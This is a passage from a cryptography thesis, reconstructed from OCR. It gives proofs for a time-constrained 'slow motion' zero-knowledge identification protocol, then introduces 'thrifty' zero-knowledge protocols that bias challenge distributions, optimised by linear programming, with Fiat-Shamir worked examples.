$$g^y v^c = g^{r_i + cs} v^c = x'_i g^{cs} v^c = x'_i v^{c-c} = x'_i$$

Consequently, $f_{\tau,\ell}(g^y v^c) = f_{\tau,\ell}(x'_i) = x_i$. Finally,

$$y = r + cs \leq (A-1) + (B-1)(S-1) < y_{\max}.$$

Therefore all conditions are met and the identification succeeds. □

Lemma 3.4 (Zero-Knowledge) *The protocol of Protocol 4 is statistically zero-knowledge if it is run a polynomial number of times N, B is polynomial, and NSB/A is negligible.*

Proof: The proof follows [GPS06] and can be found in Section 3.2.7. □

The last important property to prove is that if $\mathcal{V}$ accepts, then with overwhelming probability $\mathcal{P}$ must know the discrete logarithm of v in base g.

Lemma 3.5 (Time-constrained soundness) *Under the assumption that the discrete logarithm with short exponent problem is hard, and the time-lock hardness assumption, this protocol achieves time-constrained soundness.*

Proof: After a commitment x has been sent, if $\mathcal{A}$ can correctly answer with probability $> 1/B$ then he must be able to answer to two different challenges, c and c', with y and y' such that they are both accepted, i.e., $f_{\tau,\ell}(g^y v^c) = x = f_{\tau,\ell}(g^{y'} v^{c'})$. When that happens, we have

$$\mu \left(g^y v^c\right)^{2^\tau} = \mu \left(g^{y'} v^{c'}\right)^{2^\tau} \bmod \overline{n} \bmod 2^\ell$$

Here is the algorithm that extracts these values from the adversary $\mathcal{A}$. We write $\mathrm{Success}(\omega, \mathrm{c}_1, \ldots, \mathrm{c}_n)$ the result of the identification of $\mathcal{A}$ using the challenges $c_1, \ldots, c_n$, for some random tape ω.

Step 1. Pick a random tape ω and a tuple c of N integers $c_1, \ldots, c_N$ in $[0, B-1]$. If $\mathrm{Success}(\omega, \mathrm{c}) = \mathsf{false}$, then abort.

Step 2. Probe random N-tuples c' that are different from each other and from c, until $\mathrm{Success}(\omega, \mathrm{c}') = \mathsf{true}$. If after $B^N - 1$ probes a successful c' has not been found, abort.

Step 3. Let j be the first index such that $c_j \neq c'_j$, write y_j and y'_j the corresponding answers of $\mathcal{A}$. Output c_j, c'_j, y_j, y'_j.

This algorithm succeeds with probability $\geq \epsilon - 1/B^N = \epsilon'$, and takes at most $4\Delta_{\max}$ units of time [GPS06]. This means that there is an algorithm finding collisions in $f_{\tau,\ell}$ with probability $\geq \epsilon'$ and time $\leq 4\Delta_{\max}$.

Assuming the hardness of the discrete logarithm with short exponents problem, the adversary responds in time by solving a hard problem, where as pointed out earlier the probability of success is given by

$$\zeta = \frac{\kappa \log(B) \log(S) \lambda}{\nu 2^{\ell} \tau}$$

where κ is the number of concurrent evaluations of $f_{\tau,\ell}$ performed by $\mathcal{A}$. There is a value of τ such that $\zeta \ll \epsilon$. For this choice of τ, $\mathcal{A}$ is able to compute $f_{\tau,\ell}$ much faster than brute-force, which contradicts the time-lock hardness assumption. □

3.2.6 Conclusion and further research

This paper introduced a new class of protocols, called Slow Motion Zero Knowledge (SM-ZK) showing that if we pay the conceptual price of allowing time measurements during a three-pass ZK protocol then commitments do not need to be collision-resistant.

Because of its interactive nature, SM-ZK does not yield signatures but seems to open new research directions. For instance, SM-ZK permits the following interesting construction, that we call a *fading signature*: Alice wishes to send a signed message m to Bob without allowing Bob to keep a long-term her involvement. By deriving $c \leftarrow H(x, m, \rho)$ where ρ is a random challenge chosen by Bob, Bob can can convince himself[6] that m comes from Alice. This conviction is however not transferable if Alice prudently uses a short commitment as described in this paper.

3.2.7 Proof of Lemma 3.4

Proof: The zero-knowledge property of the standard GPS protocol is proven by constructing a polynomial-time simulation of the communication between a prover and a verifier [GPS06, Theorem 2]. We adapt this proof to the context of the proposed protocol. The function δ is defined by $\delta(\mathsf{true}) = 1$ and $\delta(\mathsf{false}) = 0$, and $\wedge$ denotes the logical operator "and". For clarity, the function $f_{\tau,\ell}$ is henceforth written f.

The scenario is that of a prover $\mathcal{P}$ and a dishonest verifier $\mathcal{A}$ who can use an adaptive strategy to bias the choice of the challenges to try to obtain information about s. In this case the challenges are no longer chosen at random, and this must be taken into account in the security proof. Assume the protocol is run N times and focus on the i-th round.

$\mathcal{A}$ has already obtained a certain amount of information η from past interactions with $\mathcal{P}$. $\mathcal{P}$ sends a pre-computed commitment x_i. Then $\mathcal{A}$ chooses a commitment using all information available to her, and a random tape ω: $c_i\,(x_i, \eta, \omega)$.

The following is an algorithm (using its own random tape ω_M) that simulates this round:

Step 1. Choose $\overline{c_i} \xleftarrow{\$} [0, B-1]$ and $\overline{y_i} \xleftarrow{\$} [(B-1)(S-1), A-1]$ using ω_M.

Step 2. Compute $\overline{x_i} = f_{\tau,\ell}\left(g^{\overline{y_i}} v^{\overline{c_i}}\right)$.

Step 3. If $c_i\,(\overline{x_i}, \eta, \omega) = \overline{c_i}$ then return to step 1 and try again with another pair $(\overline{c_i}, \overline{y_i})$, else return $(\overline{x_i}, \overline{c_i}, \overline{y_i})$.[7]

[6] If y was received before $\Delta_{\max}$.

[7] The probability of success at step 3 is essentially $1/B$, and the expected number of executions of the loop is B, so that the simulation of N rounds runs in $O(NB)$: the machine runs in expected polynomial time.

The rest of the proof shows that, provided $\Phi = (B-1)(S-1)$ is much smaller than A, this simulation algorithm outputs triples that are indistinguishable from real ones, for any fixed random tape ω.

Formally, we want to prove that

$$\Sigma_1 = \sum_{\alpha,\beta,\gamma} \left| \Pr_{\omega_P}[(x,c,y) = (\alpha,\beta,\gamma)] - \Pr_{\omega_M}[(\overline{x},\overline{c},\overline{y}) = (\alpha,\beta,\gamma)] \right|$$

is negligible, i.e., that the two distributions cannot be distinguished by accessing a polynomial number of triples (even using an infinite computational power). Let (α,β,γ) be a fixed triple, and assuming a honest prover, we have the following probability:

$$\begin{aligned}
p &= \Pr_{\omega_P}[(x,c,y) = (\alpha,\beta,\gamma)] \\
&= \Pr_{0\le r<A}[\alpha = f(g^r) \wedge \beta = c(\alpha,\eta,\omega) \wedge \gamma = r + \beta s] \\
&= \sum_{r=0}^{A-1} \frac{1}{A} \delta\left(\alpha = f(g^\gamma v^\beta) \wedge \beta = c(\alpha,\eta,\omega) \wedge r = \gamma - \beta s\right) \\
&= \frac{1}{A} \delta\left(\alpha = f(g^\gamma v^\beta) \wedge \beta = c(\alpha,\eta,\omega) \wedge \gamma - \beta s \in [0, A-1]\right) \\
&= \frac{1}{A} \delta\left(\alpha = f(g^\gamma v^\beta)\right) \delta\left(\beta = c(\alpha,\eta,\omega)\right) \delta\left(\gamma - \beta s \in [0, A-1]\right).
\end{aligned}$$

where $f = f_{\tau,\ell}$.

We now consider the probability $\overline{p} = \Pr_{\omega_M}[(\overline{x},\overline{c},\overline{y}) = (\alpha,\beta,\gamma)]$ to obtain the triple (α,β,γ) during the simulation described above. This is a conditional probability given by

$$\overline{p} = \Pr_{\substack{\overline{y}\in[\Phi,A-1] \\ \overline{c}\in[0,B-1]}} \left[\alpha = f\left(g^{\overline{y}} v^{\overline{c}}\right) \wedge \beta = \overline{c} \wedge \gamma = \overline{y} \;\middle|\; \overline{c} = c\left(f\left(g^{\overline{y}} v^{\overline{c}}\right), \eta, \omega\right)\right]$$

Using the definition of conditional probabilities, this equals

$$\overline{p} = \frac{\Pr_{\substack{\overline{y}\in[\Phi,A-1] \\ \overline{c}\in[0,B-1]}} \left[\alpha = f\left(g^{\overline{y}} v^{\overline{c}}\right) \wedge \beta = \overline{c} \wedge \gamma = \overline{y}\right]}{\Pr_{\substack{\overline{y}\in[\Phi,A-1] \\ \overline{c}\in[0,B-1]}} \left[\overline{c} = c\left(f\left(g^{\overline{y}} v^{\overline{c}}\right), \eta, \omega\right)\right]}$$

Let us introduce

$$Q = \sum_{\substack{\overline{y}\in[\Phi,A-1] \\ \overline{c}\in[0,B-1]}} \delta\left(\overline{c} = c\left(f\left(g^{\overline{y}} v^{\overline{c}}\right), \eta, \omega\right)\right)$$

then the denominator in $\overline{p}$ is simply $Q/B(A-\Phi)$. Therefore:

$$\begin{aligned}
\overline{p} &= \sum_{\overline{c}\in[0,B-1]} \frac{1}{B} \Pr_{\overline{y}\in[\Phi,A-1]} \left[\alpha = f\left(g^{\overline{y}} v^{\overline{c}}\right) \wedge \gamma = \overline{y} \wedge \beta = \overline{c} = c(\alpha,\eta,\omega)\right] \frac{B(A-\Phi)}{Q} \\
&= \Pr_{\overline{y}\in[\Phi,A-1]} \left[\alpha = f\left(g^\gamma v^\beta\right) \wedge \gamma = \overline{y} \wedge \beta = c(\alpha,\eta,\omega)\right] \frac{A-\Phi}{Q} \\
&= \sum_{\overline{y}\in[\Phi,A-1]} \frac{1}{A-\Phi} \delta\left(\alpha = f\left(g^\gamma v^\beta\right) \wedge \gamma = \overline{y} \wedge \beta = c(\alpha,\eta,\omega)\right) \frac{A-\Phi}{Q} \\
&= \frac{1}{Q} \delta\left(\alpha = f\left(g^\gamma v^\beta\right)\right) \delta\left(\beta = c(\alpha,\eta,\omega)\right) \delta\left(\gamma \in [\Phi, A-1]\right)
\end{aligned}$$

□

We will now use the following combinatorial lemma:

Lemma 3.6 *If $h : \mathcal{G} \to [0, B-1]$ and $v \in \{g^{-s}, s \in [0, S-1]\}$ then the total number M of solutions $(c,y) \in [0,B-1] \times [\Phi, A-1]$ to the equation $c = h(g^y v^c)$ satisfies $A - 2\Phi \le M \le A$.*

Proof: The proof of Lemma 3.6 is adapted from [GPS06, Appendix A].

Specialising Lemma 3.6 to the function that computes $c(f(g^{\overline{y}}v^{\overline{c}}), \eta, \omega)$ from $(\overline{c}, \overline{y})$ gives $A - 2\Phi \leq Q \leq A$. This enables us to bound Σ_1:

$$\begin{aligned}
\Sigma_1 &= \sum_{\alpha,\beta,\gamma} \left| \Pr_{\omega_P}[(x,c,y) = (\alpha,\beta,\gamma)] - \Pr_{\omega_M}[(\overline{x},\overline{c},\overline{y}) = (\alpha,\beta,\gamma)] \right| \\
&= \sum_{\alpha,\beta,\gamma \in [\Phi, A-1]} \left| \Pr_{\omega_P}[(x,c,y) = (\alpha,\beta,\gamma)] - \Pr_{\omega_M}[(\overline{x},\overline{c},\overline{y}) = (\alpha,\beta,\gamma)] \right| \\
&\quad + \sum_{\alpha,\beta,\gamma \notin [\Phi, A-1]} \Pr_{\omega_P}[(x,c,y) = (\alpha,\beta,\gamma)] \\
&= \sum_{\substack{\gamma \in [\Phi, A-1] \\ \beta \in [0, B-1] \\ \alpha = f(g^\gamma v^\beta)}} \left| \frac{1}{A}\delta\left(\beta = c(\alpha,\eta,\omega)\right) - \frac{1}{Q}\delta(\beta = c(\alpha,\eta,\omega)) \right| \\
&\quad + \left(1 - \sum_{\alpha,\beta,\gamma \in [\Phi, A-1]} \Pr_{\omega_P}[(x,c,y) = (\alpha,\beta,\gamma)]\right) \\
&= \left|\frac{1}{A} - \frac{1}{Q}\right| Q + 1 - \sum_{\substack{\gamma \in [\Phi, A-1] \\ \beta \in [0, B-1] \\ \alpha = f(g^\gamma v^\beta)}} \frac{1}{A}\delta\left(\beta = c(\alpha,\eta,\omega)\right) \\
&= \frac{|Q - A|}{A} + 1 - \frac{Q}{A}
\end{aligned}$$


Therefore $\Sigma_1 \leq 2|Q - A|/A \leq 4\Phi/A < 4SB/A$, which proves that the real and simulated distributions are statistically indistinguishable if SB/A is negligible. □

3.2.8 Girault-Poupard-Stern commitment pre-computation

Protocol 5 describes one possible way in which pre-computed commitments are generated and used for GPS. In this figure, we delegate the computation to a trusted authority. That role can be played by $\mathcal{P}$ alone, but we leverage the authority to alleviate $\mathcal{P}$'s computational burden.

To efficiently generate a sequence of commitments, the authority uses a shared secret seed J and a cryptographic hash function H. Here J is chosen by $\mathcal{P}$ but it could be chosen by the authority instead.

Protocol 5: Commitment pre-processing as applied to GPS



Note: The first stage describes the preliminary interaction with a trusted authority, where pre-computed commitments are generated and stored. The second stage describes the interaction with a verifier. For the sake of clarity the range-tests on c and y were omitted. The trusted authority can be easily replaced by $\mathcal{P}$ himself.

3.3 Non-uniform zero-knowledge: Thrifty zero-knowledge

Abstract

We introduce "thrifty" zero-knowledge protocols, or TZK. These protocols are constructed by introducing a bias in the challenge send by the prover. This bias is chosen so as to maximize the security versus effort trade-off. We illustrate the benefits of this approach on several well-known zero-knowledge protocols.

This is joint work with Simon Cogliani, Houda Ferradi, and David Naccache. This work was presented at the NATO Workshop on Post-Quantum Cryptography, in Tel-Aviv (Israel), and at ISPEC 2016, in Zhangjiajie (China). The the corresponding paper was published in [CFG+16b].

3.3.1 Introduction

Since their discovery, zero-knowledge proofs (ZKPs) [GMR89b; BCC88] have found many applications and have become of central interest in cryptology. ZKPs enable a prover $\mathcal{P}$ to convince a verifier $\mathcal{V}$ that some mathematical statement is valid, in such a way that no knowledge but the statement's validity is communicated to $\mathcal{V}$. The absence of information leakage is formalized by the existence of a simulator $\mathcal{S}$, whose output is indistinguishable from the recording (trace) of the interaction between $\mathcal{P}$ and $\mathcal{V}$.

Thanks to this indistinguishability, an eavesdropper $\mathcal{A}$ cannot tell whether she taps a real conversation or the monologue of $\mathcal{S}$. $\mathcal{P}$ and $\mathcal{V}$, however, interact with each other and thus know that the conversation is real.

It may however happen, by sheer luck, that $\mathcal{A}$ succeeds in responding correctly to a challenge without knowing $\mathcal{P}$'s secret. ZKPs are designed so that such a situation is expected to happen only with negligible probability: Repeating the protocol renders the cheating probability exponentially small *if* the challenge at each protocol round is random. Otherwise, $\mathcal{A}$ may repeat her successful commitments while hoping to be served with the same challenges.

Classically, the protocol is regarded as ideal when the challenge distribution is *uniform* over a large set (for efficiency reasons, the cardinality of this set rarely exceeds 2^{128}). Uniformity, however, has its drawbacks: all challenges are not computationally equal, and some challenges may prove harder than others to respond to.

This paper explores the effect of biasing the challenge distribution. Warping this distribution unavoidably sacrifices security, but it appears that the resulting efficiency gains balance this loss in a number of ZKPs. Finding the optimal distribution brings out interesting optimization problems which happen to be solvable exactly for a variety of protocols and variants. We apply this idea to improve on four classical ZK identification protocols that rely on very different assumptions: RSA-based Fiat-Shamir [FS87], SD-based identification [Ste94], PKP-based identification [Sha90a], and PPP-based indentification [Poi95].

3.3.2 Preliminaries

3.3.2.1 Three-round zero-knowledge protocols

A Σ-protocol [HL10; Dam10; GMW91a] is a generic 3-step interactive protocol, whereby a prover $\mathcal{P}$ tries to convince a verifier $\mathcal{V}$ that $\mathcal{P}$ knows a proof that some statement is true — without revealing anything to $\mathcal{V}$ beyond this assertion. The three phases of a Σ-protocol are illustrated by Figure 3.4.




Figure 3.4: Generic Σ-protocol.

Namely,

- $\mathcal{P}$ sends a *commitment* x to $\mathcal{V}$
- $\mathcal{V}$ replies with a *challenge* c;

- $\mathcal{P}$ provides a *response* y.

Upon completion, $\mathcal{V}$ may accept or reject $\mathcal{P}$, depending on whether $\mathcal{P}$'s response is satisfactory. In practice, the protocol will be repeated several times until $\mathcal{V}$ is satisfied.

An eavesdropper $\mathcal{A}$ should not be able to learn anything from the conversation between $\mathcal{P}$ and $\mathcal{V}$. This security notion is formalized by the existence of a simulator $\mathcal{S}$, whose output is indistinguishable from the interaction (or "trace") T between $\mathcal{P}$ and $\mathcal{V}$. Different types of zero-knowledge protocols exist, that correspond to different indistinguishability notions.

In *computational* zero-knowledge, $\mathcal{S}$'s output distribution is computationally indistinguishable from T, whereas in *statistical* zero-knowledge, $\mathcal{S}$'s output distribution must be statistically close to the distribution governing T: Thus even a computationally unbounded verifier learns nothing from T. The strongest notion of *unconditional* zero-knowledge requires that $\mathcal{A}$ cannot distinguish $\mathcal{S}$'s output from T, even if $\mathcal{A}$ is given access to both unbounded computational resources and $\mathcal{P}$'s private keys. The Fiat-Shamir protocol [FS87] is an example of unconditional ZKP.

Definition 3.4 (Statistical Indistinguishability) *The statistical difference between random variables X and Y taking values in $\mathcal{Z}$ is defined as:*

$$\begin{aligned}\Delta(X,Y) &:= \max_{Z\subset\mathcal{Z}} |\Pr(X\in Z) - \Pr(Y\in Z)| \\ &= 1 - \sum_{z\in\mathcal{Z}} \min\{\Pr(X=z), \Pr(Y=z)\}\end{aligned}$$

We say that X and Y are statistically indistinguishable *if $\Delta(X,Y)$ is negligible.*

Finally, we expect $\mathcal{P}$ to eventually convince $\mathcal{V}$, and that $\mathcal{V}$ should only be convinced by such a $\mathcal{P}$ (with overwhelming probability). All in all, we have the following definition:

Definition 3.5 (Σ-protocol) *A Σ-protocol is a three-round protocol that furthermore satisfies three properties:*

- Completeness*: given an input v and a witness w such that vRw, $\mathcal{P}$ is always able to convince $\mathcal{V}$.*
- Zero-Knowledge*: there exists a probabilistic polynomial-time simulator $\mathcal{S}$ which, given (v,c), outputs triples (x,c,y) that follow a distribution indistinguishable from a valid conversation between $\mathcal{P}$ and $\mathcal{V}$.*
- Special Soundness*: given two accepting conversations for the same input v, and the same commitment x, but with different challenges $c_1 \neq c_2$, there exists a probabilistic polynomial-time algorithm $\mathcal{E}$ called extractor that computes a witness $w = \mathcal{E}(c_1,c_2,v,x)$ such that vRw.*

3.3.2.2 Security efficiency

During a Σ-protocol, $\mathcal{P}$ processes c to return the response $y(x,c)$. The amount of computation $W(x,c)$ required for doing so depends on x, c, and on the challenge size, denoted k. Longer challenges — hence higher security levels — would usually claim more computations.

Definition 3.6 (Security Level) *Let $\mathcal{P}\leftrightarrow\mathcal{V}$ be a Σ-protocol, the* security level *$S(\mathcal{P}\leftrightarrow\mathcal{V})$: is defined as the challenge min-entropy*

$$S(\mathcal{P}\leftrightarrow\mathcal{V}) := -\min_c \log\Pr(c)$$

This security definition assumes that $\mathcal{A}$'s most rational attack strategy is to focus her efforts on the most probable challenge (in situations where there are better strategies (see Section 4.2) a different measure of security must be used). From a defender's perspective, verifiers achieve the highest possible security level by sampling challenges from a uniform distribution.

Definition 3.7 (Work Factor) *Let $\mathcal{P}\leftrightarrow\mathcal{V}$ be a Σ-protocol, the* average work factor *$W(\mathcal{P}\leftrightarrow\mathcal{V})$ is defined as the expected value of $W(x,c)$:*

$$W(\mathcal{P}\leftrightarrow\mathcal{V}) := \mathbb{E}_{x,c}\left[W(x,c)\right]$$

Definition 3.8 (Security Efficiency) *Let $\mathcal{P} \leftrightarrow \mathcal{V}$ be a Σ-protocol, the* security efficiency *of $\mathcal{P} \leftrightarrow \mathcal{V}$, denoted $E(\mathcal{P} \leftrightarrow \mathcal{V})$, is defined as the ratio between $S(\mathcal{P} \leftrightarrow \mathcal{V})$ and $W(\mathcal{P} \leftrightarrow \mathcal{V})$:*

$$E(\mathcal{P} \leftrightarrow \mathcal{V}) := \frac{S(\mathcal{P} \leftrightarrow \mathcal{V})}{W(\mathcal{P} \leftrightarrow \mathcal{V})}$$

Informally, $E(\mathcal{P} \leftrightarrow \mathcal{V})$ represents[8] the average number of security bits per mathematical operation.

3.3.2.3 Linear programming

Linear programming (LP) [Dan51; DT06a; DT06b; BV04] problems appear when a linear objective function must be optimized under linear equality and inequality constraints. These constraints define a convex polytope. General linear programming problems can be expressed in canonical form as:

$$\begin{array}{ll} \text{maximize} & \mathbf{c}^\top \mathbf{x} \\ \text{subject to} & A\mathbf{x} \leq \mathbf{b} \\ \text{and} & \mathbf{x} \geq 0 \end{array}$$

where $\mathbf{x}$ represents the vector of variables (to be determined), $\mathbf{c}$ and $\mathbf{b}$ are vectors of (known) coefficients and A is a (known) matrix of coefficients.

Linear programming is common in optimization problems and ubiquitous in logistics, operational research, and economics. Interestingly, linear programming has almost never surfaced in cryptography, save a few occasional appearances in error correcting codes [BGS94], or under the avatar of its NP-hard variant, integer programming [Len84].

Every linear problem can be written in so-called "standard form" where the constraints are all inequalities and all variables are non-negative, by introducing additional variables ("slack variables") if needed. Not all linear programming problems can be solved: The problem might be unbounded (there is no maximum) or infeasible (no solution satisfies the constraints, *i.e.* the polytope is empty).

Many algorithms are known to solve LP instances, on the forefront Dantzig's Simplex algorithm [Dan51]. The Simplex algorithm solves an LP problem by first finding a solution compatible with the constraints at some polytope vertex, and then walking along a path on the polytope's edges to vertices with non-decreasing values of the objective function. When an optimum is found the algorithm terminates — in practice this algorithm has usually good performance but has poor worst-case behavior: There are LP problems for which the Simplex method takes a number of steps exponential in the problem size to terminate [DT06a; Mur83].

Since the 1950's, more efficient algorithms have been proposed called "interior point" methods (as opposed to the Simplex which evolves along the polytope's vertices). In particular, these algorithms demonstrated the polynomial-time solvability of linear programs [Kar84]. Following this line of research, approximate solutions to LP problems can be found using very efficient (near linear-time) algorithms [KY08; ZO14].

In this work we assume that some (approximate) LP solver is available. Efficiency is not an issue, since this solver is only used once, when the ZKP is designed

3.3.3 Optimizing $E(\mathcal{P} \leftrightarrow \mathcal{V})$

The new idea consists in assigning *different* probabilities to different c values, depending on how much it costs to generate their corresponding y values, while achieving a given security level. The intuition is that by choosing a certain distribution of challenges, we may hope to reduce $\mathcal{P}$'s total amount of effort, but this also reduces security. As we show, finding the best trade-off is equivalent to solving an LP problem.

Consider a set Γ of symbols, and a cost function $\eta : \Gamma \to \mathbb{N}$. Denote by $p_j := \Pr(i \mid i \in \Gamma_j)$ the probability that a symbol i is emitted, given that i has cost j. We wish to find this probability distribution.

Let Γ_j denote all symbols having cost j, *i.e.* such that $\eta(i) = j$. Let γ_j be the cardinality of Γ_j. The expected cost for a given choice of emission probabilities $\{p_j\}$ is

$$W = \mathbb{E}[\eta] = \sum_{i \in \Gamma} \eta(i) \Pr(i) = \sum_j j \times \gamma_j \times p_j$$

[8] *i.e.* is proportional to

W is easy to evaluate provided we can estimate the amount of work associated with each challenge isocost class Γ_j. The condition that probabilities sum to one is expressed as:

$$1 = \sum_{i \in \Gamma} \Pr(i) = \sum_j \gamma_j p_j$$

Finally, security is determined by the min-entropy[9]

$$S = -\log_2 \max_i \Pr(i) = -\log_2 \max_j p_j$$

Let $\epsilon = 2^{-S}$, so that $p_j \leq \epsilon$ for all j. The resulting security efficiency is $E = S/W = (-\log_2 \epsilon)/W$.

We wish to maximize E, which leads to the following constrained optimization problem:

$$\text{Given } \{\gamma_j\} \text{ and } \epsilon, \begin{cases} \text{minimize} & W = \sum_j j p_j \gamma_j \\ \text{subject to} & 0 \leq p_j \leq \epsilon \\ & \sum_j \gamma_j p_j = 1 \end{cases} \tag{3.1}$$

This is a linear programming problem [Dan51; DT06a; DT06b], that can be put in canonical form by introducing slack variables $q_j = \epsilon - p_j$ and turning the inequality constraints into equalities $p_j + q_j = \epsilon$. The solution, if it exists, therefore lies on the boundary of the polytope defined by these constraints.

Note that a necessary condition for an optimal solution to exist is that $\epsilon \geq 1/\sum_j \gamma_j$, which corresponds to the choice of the uniform distribution.

Exact solutions to Equation (3.1) can be found using the techniques mentioned in Section 3.3.2.3.

We call such optimized ZKP versions "thrifty ZKPs". Note that the zero-knowledge property is not impacted, as it is trivial to construct a biaised simulator.

3.3.4 Thrifty zero-knowledge protocols

The methodology described in Section 3.3.3 can be applied to any ZK protocol, provided that we can evaluate the work factor associated with each challenge class. As an illustration we analyse thrifty variants of classical ZKPs: Fiat-Shamir (FS, [FS87]), Syndrome Decoding (SD, [Ste94]), Permuted Kernels Problem (PKP, [Sha90a]), and Permuted Perceptrons Problem (PPP, [Poi95]).

3.3.4.1 Thrifty Fiat-Shamir

In the case of Fiat-Shamir [FS87], response to a challenge c claims a number of multiplications proportional to c's Hamming weight. We have $k = n$-bit long challenges. Here γ_j is the number of n-bit challenges having Hamming weight j, namely

$$\gamma_j = \binom{n}{j}$$

Note that the lowest value of ϵ for which a solution to Equation (3.1) exists is 2^{-n}, in which case $p_j = \epsilon$ is the uniform distribution, and $W = n/2$. Hence the original Fiat-Shamir always has $E = 2$.

Example 3.1 *Let $n = 3$. In that case Equation (3.1) becomes the following problem:*

$$\textit{Given } \epsilon, \begin{cases} \textit{minimize} & W = 3p_1 + 6p_2 + 3p_3 \\ \textit{subject to} & 0 \leq p_0, p_1, p_2, p_3 \leq \epsilon \\ & p_0 + 3p_1 + 3p_2 + p_3 = 1 \end{cases}$$

Security efficiency is $(-\log_2 \epsilon)/W$. Note that the original Fiat-Shamir protocol has $W = 3/2$ and security $S = 3$ bits, hence a security efficiency of $E = 2$, as pointed out previously.

Let for instance $\epsilon = 1/7$, for which the solution can be expressed simply as $p_0 = p_1 = p_2 = \epsilon$, and $p_3 = 1 - 7\epsilon$, yielding an effort

$$W = 9\epsilon + 3(1 - 7\epsilon) = 3(1 - 4\epsilon)$$

Therefore the corresponding security efficiency is $\frac{-\log_2 \epsilon}{3(1-4\epsilon)}$, which at $\epsilon = 1/7$ equals $7 \log_2 7/9 \simeq 2.18$. This is a 10% improvement over a standard Fiat-Shamir.

[9] This if true if the adversary cannot 'bet' on several challenges at once. Such a situation is analysed in Section 4.2, and calls for a modified definition of security.




Figure 3.5: Security efficiency for biased Fiat-Shamir with $n = 3$, as a function of ϵ. Standard Fiat-Shamir security efficiency corresponds to the dashed line.

Remark. We can compute the optimal distribution for any value of $\epsilon \geq 1/8$, *i.e.* choose the p_is that yields the maximum security efficiency $\hat{E}(\epsilon)$. The result of this computation is given in Figure 3.5. Corresponding optimal probabilities $\hat{p}_i$ are given in Figure 3.6.

Remark. Figure 3.5 shows that $\hat{E}$ is not a continuously differentiable function of ϵ. The two singular points correspond to $\epsilon = 1/7$ and $\epsilon = 1/4$. These singular points correspond to optimal strategy changes: when ϵ gets large enough, it becomes interesting to reduce the probability of increasingly many symbols. This is readily observed on Figure 3.6 which displays the optimal probability distribution of each symbol group as a function of ϵ.

Example 3.2 *Solving Equation* (3.1) *for Fiat-Shamir with* $n = 16$ *gives Figure 3.7 which exhibits the same features as Figure 3.5, with more singular points positioned at* $\epsilon = 2^{-4}, 2^{-7}, 2^{-9}$*, etc.*

3.3.4.2 Thrifty SD, PKP and PPP

Table 3.1: Challenge effort distribution for SD [Ste94], with a 16×16 parity matrix H, over 10^4 runs.

Challenge	Operations by prover	Time	Optimal p_i
0	Return y and σ	0 s ± 0.01	0.333
1	Compute $y \oplus s$	747.7 s ± 2	0.333
2	Compute $y \cdot \sigma$ and $s \cdot \sigma$	181.22 s ± 2	0.333

The authors implemented[10] the SD, PKP and PPP protocols, and timed their operation as a function of the challenge class. Only the relative time taken by each class is relevant, and can be used as a measure of

[10] Python source code is available upon request.

